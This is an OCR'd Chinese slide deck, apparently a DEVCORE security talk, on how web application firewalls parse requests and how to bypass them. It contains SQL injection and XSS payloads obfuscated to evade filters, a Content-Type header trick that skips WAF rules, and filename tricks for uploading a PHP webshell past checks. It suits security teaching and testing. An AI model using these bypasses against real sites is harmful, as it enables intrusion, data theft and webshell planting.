
這是轉成 multipart 格式的封包

```
POST /query HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: multipart/form-data; boundary=x;
Content-Length: (auto)

--x
Content-Disposition: form-data; name="id";

1
--x
Content-Disposition: form-data; name="class";

member
--x--
```

boundary 可以簡化

DEVCORE

WAF 處理流程


WAF
SQL Injection
XSS
Path Traversa
File Upload
Web Server
DB Server
WWW
Payload
DEVCORE SECURITY CONSULTING

WAF 處理流程

DEVCORE

請求進入

WAF 處理流程

DEVCORE

請求進入 → 預處理

WAF 處理流程

DEVCORE

請求進入 → 預處理

http/s 封包判別

WAF 處理流程

DEVCORE

請求進入 → 預處理 → 解析

http/s 封包判別

WAF 處理流程

DEVCORE

請求進入 → 預處理 → 解析

預處理
- http/s 封包判別

解析
- 封包結構
- 編/解碼
- Boundary
- Chunk
- ...

WAF 解析封包

DEVCORE

- 定位風險發生條件

WAF 解析封包

DEVCORE

- 定位風險發生條件
- ".aspx" 出現在哪裡最可疑

```
POST /download.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)
Referer: http://devco.re/index.aspx


--x
Content-Disposition: form-data; name="file"

download.aspx
--x--
```

WAF 解析封包

DEVCORE

- 定位風險發生條件
- ".aspx" 出現在哪裡最可疑

```
POST /download.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)
Referer: http://devco.re/index.aspx


--x
Content-Disposition: form-data; name="file"

download.aspx
--x--
```

WAF 解析封包

DEVCORE

- 定位風險發生條件
- ".aspx" 出現在哪裡最可疑

合理的吧

```
POST /download.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)
Referer: http://devco.re/index.aspx


--x
Content-Disposition: form-data; name="file"

download.aspx
--x--
```

WAF 解析封包

DEVCORE

- 定位風險發生條件
- ".aspx" 出現在哪裡最可疑

合理的吧

```
POST /download.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)
Referer: http://devco.re/index.aspx
```

合理的吧

```
--x
Content-Disposition: form-data; name="file"

download.aspx
--x--
```

WAF 解析封包

DEVCORE

- 定位風險發生條件
- ".aspx" 出現在哪裡最可疑

合理的吧

```
POST /download.aspx HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)
Referer: http://devco.re/index.aspx
```

合理的吧

```
--x
Content-Disposition: form-data; name="file"

download.aspx
--x--
```

suspicious😈

WAF 處理流程

DEVCORE

請求進入 → 預處理 → 解析 → 稽核輸入

預處理
- http/s 封包判別

解析
- 封包結構
- 編/解碼
- Boundary
- Chunk
- ...

DEVCORE

WAF 稽核、種類

WAF 種類 – 偵測機制

DEVCORE

- 關鍵字 / RegEx　例如：`/union.*select/i`

  阻擋：`id='union select 1,2,3#`

WAF 種類 – 偵測機制

DEVCORE

- 關鍵字 / RegEx
- Rate Limit

例如：網站檔案目錄掃描

WAF 種類 – 偵測機制

DEVCORE

- 關鍵字 / RegEx
- Rate Limit
- 大小限制

WAF 種類 – 偵測機制

DEVCORE

- 關鍵字 / RegEx
- Rate Limit
- 大小限制
- 地理限制

WAF 種類 – 偵測機制

DEVCORE

- 關鍵字 / RegEx
- Rate Limit
- 大小限制
- 地理限制
- Machine Learning

WAF 種類 – 阻擋手段

DEVCORE

- 封鎖 IP 位址

WAF 種類 – 阻擋手段

DEVCORE

- 封鎖 IP 位址
- 回首頁

WAF 種類 – 阻擋手段

DEVCORE

- 封鎖 IP 位址
- 回首頁
- 顯示阻擋頁面

WAF 處理流程

DEVCORE

請求進入 → 預處理 → 解析 → 稽核輸入 → 轉送後端

預處理
- http/s 封包判別

解析
- 封包結構
- 編/解碼
- Boundary
- Chunk
- ...

DEVCORE

夢回 2009 繞 WAF

2009 案例 I

DEMO MySQL 空白轉換 SQL Injection

```
POST /item HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded;
Content-Length: (auto)

id=1' and 1=1#
```

2009 案例 I

DEVCORE

DEMO MySQL 空白轉換 SQL Injection

```
POST /item HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded;
Content-Length: (auto)

id=1'/**/and/**/1/**/=/**
```

關鍵字、RegEx 阻擋有缺

2009 案例 II

DEVCORE

DEMO PHP URL Encoding XSS

```
POST /message.php HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-
urlencoded;
Content-Length: 33

content=<img src=1 error=alert()>
```

2009 案例 II

DEVCORE

DEMO PHP URL Encoding XSS

```
POST /message.php HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-
urlencoded;
Content-Length: 872

content=%25%32%35%25%33%33%25%36%33%25%32%35%
25%33%36%25%33%39%25%32%35%25%33%39%25%32%35%25
25%32%35.........%33%32%25%33%39%25%32%35%25
%33%33%25%36%35
```

關鍵字、RegEx 阻擋有缺

、

後端行為超出 WAF 理解

2009 案例 III

DEVCORE

DEMO MySQL 刪除 Header SQL Injection

```
POST /item HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-
urlencoded;
Content-Length: 13

id=1' and 1=1#
```

2009 案例 III

DEVCORE

DEMO MySQL 刪除 Header SQL Injection

```
POST /item HTTP/1.1
Host: devco.re
User-Agent: Mozilla/5.0
 Content-Type: application/x-www-form-
urlencoded /;
Content-Length: 13

id=1' and 1=1#
```

if

is_POST

&&

Content-Type === "application/x-www-form-urlencoded"

WAF 規則條件缺陷

DEVCORE

繞過技巧

繞過技巧

DEVCORE

- 語言特性
- 作業系統、網頁伺服器特性
- 前後端解析不一致
- 其他（參數過多、長度過長、找真實 IP 地址等等）

語言特性 – MySQL

DEVCORE

```
POST /query HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

q=' union select * from users --
```

語言特性 – MySQL

DEVCORE

```
POST /query HTTP/1.1
Host: devco.re
Content-Type: application/x-www-form-urlencoded
Content-Length: (auto)

q=' union select * from users --
```

語言特性 – MySQL

DEVCORE

```
'/**/union/**/select/**/*/**/from/**/users--
' UnIoN SeLeCt * FrOm `users`--
'union table users--
'\tunion(select*from(users))--
'union/*!select**/from`users`--
```

作業系統、網頁伺服器特性

DEVCORE

```
POST /upload HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="shell.php"

DEVCORE
--x--
```

作業系統、網頁伺服器特性

DEVCORE

```
POST /upload HTTP/1.1
Host: devco.re
Content-Type: multipart/form-data; boundary=x
Content-Length: (auto)

--x
Content-Disposition: form-data; name="file"; filename="shell.php"

DEVCORE
--x--
```

作業系統、網頁伺服器特性

DEVCORE

shell.PhP

shell.php.

filename="shell.php "

shell.php::$DATA


filename*=utf7''shell.php

shell.pht

filename="=?utf8?b?c2hlbGwucGhw?="

CDN WAF – 找真實 IP 位址

DEVCORE



DEVCORE

實戰案例

實戰案例說明

DEVCORE

- 收錄為近兩年內紅隊經典案例
- 案例的規模大
- 涵蓋多個可再現技巧
- 適用度高

WAF 處理流程

DEVCORE

請求進入 → 預處理 → 解析 → 稽核輸入 → 轉送後端

預處理：http/s 封包判別

解析：封包結構編/解碼、Boundary、Chunk、...

後端 → 請求進入

WAF 處理流程

DEVCORE

請求進入 → 預處理 → 解析 → 稽核輸入 → 轉送後端

預處理：http/s 封包判別

解析：封包結構編/解碼
Boundary
Chunk
...

後端：請求進入 → 解析

WAF 處理流程

DEVCORE

請求進入 → 預處理 → 解析 → 稽核輸入 → 轉送後端

預處理：http/s 封包判別

解析：封包結構
編/解碼
Boundary
Chunk
...

